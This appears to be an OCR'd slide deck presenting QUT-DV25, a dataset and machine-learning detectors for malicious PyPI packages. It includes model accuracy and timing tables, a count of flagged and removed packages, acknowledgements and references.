



Figure: Performance of ML models across features.

Experiments with DL Models



(a) (b)

Figure: Training and validation (a) accuracies and (b) losses of the CNN model across epochs.

Performance Comparison

Table: Performance comparison of the selected ML and DL models.

	Selected Models	Accuracy (%)	Training Time (s)	Validation Time (s)	Test Time (s)
ML	RF	**95.99**	**0.4940**	0.1512	0.1183
	DT	94.02	6.3058	0.0413	0.0388
	SVM	95.28	35.1509	0.4374	0.4151
	GB	94.11	46.9630	**0.0277**	**0.0255**
DL	CNN	95.28	5155.12	0.6954	0.5723
	Transformer	94.50	5532.74	0.7743	0.6505

* Bold indicates the best values.

Comparison with Baseline Datasets

Table: Performance comparison with existing datasets.


Dataset	M	$\mathcal{A}$ (%)	$\mathcal{F}_1$ (%)	TPR (%)	TNR (%)	FPR (%)	FNR (%)
Metadata Dataset [2]	RF	84.44	84.81	82.98	86.10	13.90	17.02
	DT	83.93	84.36	82.26	85.76	14.24	17.74
	SVM	80.47	81.60	77.26	84.59	15.41	22.74
	GB	83.46	84.25	80.52	87.04	12.96	19.48
Static Dataset [3]	RF	95.14	95.24	93.37	97.06	2.94	6.63
	DT	95.14	95.29	92.45	98.20	1.80	7.55
	SVM	95.32	95.30	96.01	94.65	5.35	3.99
	GB	94.90	95.08	92.06	98.19	1.81	7.94
QUT-DV25	RF	**95.99**	**96.02**	95.26	96.77	3.23	4.74
	DT	94.02	94.28	90.48	**98.26**	**1.74**	9.52
	SVM	95.28	95.23	**96.36**	94.24	5.76	**3.64**
	GB	94.11	94.35	90.71	98.16	1.84	9.29

* Bold indicates the overall best values.


Real-time Detection

Impact

- **11 flagged as potentially malicious.**
  - ✓ **6 confirmed** malicious (data exfiltration, port scanning, remote access)
  - ✓ Reported to PyPI; **4 removed**
    - *vermillion-0.5*
    - *eth-abcde-0.2.3*
    - *Pytonlib-0.0.0*
    - *infoind-3897*
  - ✓ **2 contested** by maintainers:
    - *PySocks-1.7.1* (socket proxy, flagged due to potential abuse)
    - *escposprinter-6.2* (bundles NetCat, flagged due to network tool risks).



Technical Limitations




Acknowledgements

I wanted to thank all the wonderful **TruNets** team members.

I also wanted to thank the **School of Computer Science, Faculty of Science**, for their scholarship.

Thank you, **QUT HPC**!

Thank you, QUT **Information Security Team!**



References

[1] Synopsys Software Integrity Group (2024). “2024 open-source security and risk analysis (OSSRA) report.” Available at: https://www.synopsys.com/software-integrity/resources . Accessed: December 15, 2024.

[2] Wenbo Guo et al. (2023). “An empirical study of malicious code in PyPI ecosystem.” In: Proceedings of the 38th IEEE/ACM International Conference on Automated Software Engineering (ASE). IEEE, pp. 166–177.

[3] DataDog Security Labs (2023). “Malicious software packages dataset.” Available at: https://github.com/DataDog/malicious-software-packages-dataset . Accessed: July 31, 2024.

[4] Tahir Iqbal et al. (2025). “PyPiGuard: A novel meta-learning approach for enhanced malicious package detection in PyPI through static-dynamic feature fusion.” Journal of Information Security and Applications, 90:104032. Dataset at: https://github.com/tahir-biit/PyPiGuard

[5] Marc Ohm, Henrik Plate, Andreas Sykosch, and Michael Meier. Backstabber’s knife collection: A review of open source software supply chain attacks. In International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment, pages 23–43. Springer, 2020. Dataset available at https://github.com/cybersecsi/Backstabbers-Knife-Collection .

[6] Sk Tanzir Mehedi, Chadni Islam, Gowri Ramachandran, and Raja Jurdak. Dysec: A machine learning-based dynamic analysis for detecting malicious packages in pypi ecosystem. arXiv preprint arXiv:2503.00324, March 2025.

Thank YOU!

Where security meets innovation!

Connect ME!!

Sk Tanzir Mehedi

Digitally signed by Sk Tanzir Mehedi
Date: 2025.10.23 12:27:44 +10'00'

DM: s.tanzir@qut.edu.au